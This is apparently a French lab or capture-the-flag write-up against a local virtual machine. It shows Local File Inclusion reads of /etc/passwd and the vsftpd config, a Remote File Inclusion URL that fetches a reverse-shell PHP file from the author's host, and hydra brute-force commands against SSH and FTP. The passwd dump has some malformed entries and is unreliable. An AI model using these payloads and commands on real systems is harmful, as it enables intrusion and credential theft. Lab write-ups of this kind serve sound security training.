root:x:0:0:root:/root/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin unopx:x:10:10:unopx:/var/spool/unopx:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www:/var/www:/var/www:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Timesync Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network,x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve,x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus,x:104:110:/nonexistent:/usr/sbin/nologin monica:x:1000:1000:monica,,,:/home/monica:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper,,,:/usr/sbin/nologin sshd:x:106:65534:/run/sshd:/usr/sbin/nologin
sshd:x:106:65534:/run/sshd:/usr/sbin/nologin

```

Étant donné qu'il y a un serveur FTP j'en ai profité pour voir les configurations de ce dernier.

On remarque dans les configurations que anonymous ne peut pas faire injecter et n'a pas beaucoup de droit dans le FTP.




```

← → C △ Non sécurisé 192.168.56.115/index.php?fil3=/etc/vsftpd.conf
# Example config file /etc/vsftpd.conf # The default compiled in settings are fairly paranoid. This sample file # loosens things up a bit, to make the ftp daemon more usable. # Please see vsftpd.conf.5 for all compiled in defaults. # READ THIS: This example file is NOT an exhaustive list of vsftpd options. # Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's # capabilities. # # Run standalone? vsftpd can run either from an inetd or as a standalone # daemon started from an initscript. listen=YES # This directive enables listening on IPv6 sockets. By default, listening # on the IPv6 "any" address (::) will accept connections from both IPv6 # and IPv4 clients. It is not necessary to listen on "both" IPv4 and IPv6 # sockets. If you want that (perhaps because you want to listen on specific # addresses) then you must run two copies of vsftpd with two configuration # files. listen_ipv6=YES # # Allow anonymous FTP? (Disabled by default). anonymous_enable=YES # # Uncomment this to allow local users to log in. local_enable=YES # # Uncomment this to enable any form of FTP write command. #write_enable=YES # # Default umask for local users is 077. You may wish to change this to 022. # if your users expect that (022 is used by most other ftpd's) #local_umask=022 # # Uncomment this to allow the anonymous FTP user to upload files. This only # has an effect if the above global write_enable is activated. Also, you will # obviously need to create a directory writable by the FTP user. anon_upload_enable=NO # # Uncomment this if you want the anonymous FTP user to be able to create # new directories. #anon_mkdir_write_enable=YES # # Activate directory messages - messages given to remote users when they # go into a certain directory. dirmessage_enable=YES # # If enabled, vsftpd will display directory listings with the time # in your local time zone. The default is to display GMT. The # times returned by the MDTM FTP command are also affected by this # option. use_localtime=YES # # Activate logging of uploads/downloads. xferlog_enable=YES # # Make sure PORT transfer connections originate from port 20 (ftp-data). connect_from_port_20=YES # # If you want, you can arrange for uploaded anonymous files to be owned by # a different user. Note! Using "root" # for uploaded files is not # recommended! #chown_uploads=YES #chown_username=whoever # # You may override where the log file goes if you like. The default is shown # below. #xferlog_file=/var/log/vsftpd.log # # If you want, you can have your log file in standard ftpd xferlog format. # You may change the default log file location is /var/log/xferlog in this case. #xferlog_std_format=YES # # You may change the default value for timing out a data connection. #data_connection_timeout=120 # # It is recommended that you define on your system a unique user which the # ftp server can use as a totally isolated and unprivileged user. #anonymouse_user=ftpsecure # Enable this and the server will recognise asynchronous ABOR requests. Not # recommended for security (the code is non-trivial). Not enabling it, # however, may confuse older FTP clients. #async_abor_enable=YES # # By default the server will pretend to allow ASCII mode but in fact ignore # the request. Turn on the below options to have the server actually do ASCII # mangling on files when in ASCII mode. # Beware that on some FTP servers, ASCII support allows a denial of service # attack (DoS) via the command "SIZE /big/file" in ASCII mode. vsftpd # predicted this attack and has always been safe, reporting the size of the # raw file. #ASCII mangling is a horrible feature of the protocol. #ascii_upload_enable=YES #ascii_download_enable=YES # # You may fully customise the login banner string: #ftpd_banner=Welcome to blah FTP service. # # You may

```

Etant donné que le LFI (Local File Inclusion) marchait j'ai tenté d'utiliser la méthode RFI (Remote File Inclusion) en hébergeant sur mon serveur.



```

192.168.56.115/index.php?fil3=http://192.168.56.107/reverseshell.php

```

Mais cela n'a pas vraiment fonctionné ...

Ensute sur le fichier /etc/passwd, j'ai vu le user "monica" qui pourrait correspondre à un user's sur la machine.

J'ai donc tenté d'utiliser la méthode brute force pour essayer sur le ssh et le ftp.

```
└$ hydra -l monica -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.115

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-10 13:15:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8
[DATA] attacking ssh://192.168.56.115:22/
[STATUS] 142.00 tries/min, 142 tries in 00:01h, 14344259 to do in 1683:36h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:60h, 14 active
[STATUS] 95.29 tries/min, 667 tries in 00:07h, 14343734 to do in 2508:54h, 14 active
[STATUS] 94.13 tries/min, 1412 tries in 00:15h, 14342989 to do in 2539:29h, 14 active
[STATUS] 92.26 tries/min, 2860 tries in 00:31h, 14341541 to do in 2590:51h, 14 active
[STATUS] 91.17 tries/min, 4285 tries in 00:47h, 14340116 to do in 2621:30h, 14 active
[STATUS] 90.33 tries/min, 5691 tries in 01:03h, 14338710 to do in 2645:32h, 14 active
[STATUS] 90.57 tries/min, 7155 tries in 01:19h, 14337246 to do in 2638:21h, 14 active
[STATUS] 90.48 tries/min, 8596 tries in 01:35h, 14335805 to do in 2640:35h, 14 active
[STATUS] 15.53 tries/min, 9186 tries in 09:51h, 14335215 to do in 15380:32h, 14 active
[STATUS] 16.42 tries/min, 9972 tries in 10:07h, 14334429 to do in 14550:47h, 14 active
[STATUS] 17.24 tries/min, 10747 tries in 10:23h, 14333654 to do in 13856:24h, 14 active
[STATUS] 14.77 tries/min, 11164 tries in 12:35h, 14333237 to do in 16170:29h, 14 active
[STATUS] 15.50 tries/min, 11959 tries in 12:51h, 14332442 to do in 15414:16h, 14 active
[STATUS] 16.16 tries/min, 12730 tries in 13:07h, 14331671 to do in 14780:08h, 14 active
[STATUS] 16.83 tries/min, 13524 tries in 13:23h, 14330877 to do in 14194:11h, 14 active
```

```
[kali㉿kali)-[~/Desktop]
└$ hydra -l monica -P /usr/share/wordlists/rockyou.txt ftp://192.168.56.115

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-10 14:18:56
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting))
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434439
[DATA] attacking ftp://192.168.56.115:21/
[STATUS] 277.00 tries/min, 277 tries in 00:01h, 14344122 to do in 863:04h, 16 active
[STATUS] 279.67 tries/min, 839 tries in 00:03h, 14343560 to do in 854:49h, 16 active
[STATUS] 283.57 tries/min, 1985 tries in 00:07h, 14342414 to do in 842:58h, 16 active
[STATUS] 284.67 tries/min, 4270 tries in 00:15h, 14340129 to do in 839:36h, 16 active
[STATUS] 285.74 tries/min, 8858 tries in 00:31h, 14335541 to do in 836:10h, 16 active
```

Mais cela n'a pas été concluant ...

## ANNEXE

SIGLE/ACRONYME	Définition
LFI	Local File Inclusion : Inclusion locale de fichiers via des paramètres web.
RFI	Remote File Inclusion : Inclusion de fichiers distants dans un site web.
SSH	Secure Shell : Protocole réseau sécurisé pour accéder à des machines distantes.
RSA	Rivest-Shamir-Adleman : Algorithme de cryptographie utilisé pour SSH.
FTP	File Transfer Protocol : Protocole de transfert de fichiers.
HTTP	Hypertext Transfer Protocol : Protocole de communication web.
MYSQL	Système de gestion de bases de données relationnelles open-source.
NMAP	Network Mapper : Outil pour le scan réseau et la découverte de services.
HYDRA	Outil de force brute pour authentification sur divers protocoles.
JohnTheRipper	Outil de craquage de mots de passe.

## Bibliographie : Liens référencés

1. [Linux Privilege Escalation via Weak File Permission](#)
2. [WordPress wpScan Documentation](#)
3. [Pastebin - T3aW3TPe](#)
4. <https://exploit-notes.hdks.org/exploit/web/cms/typo3-pentesting/>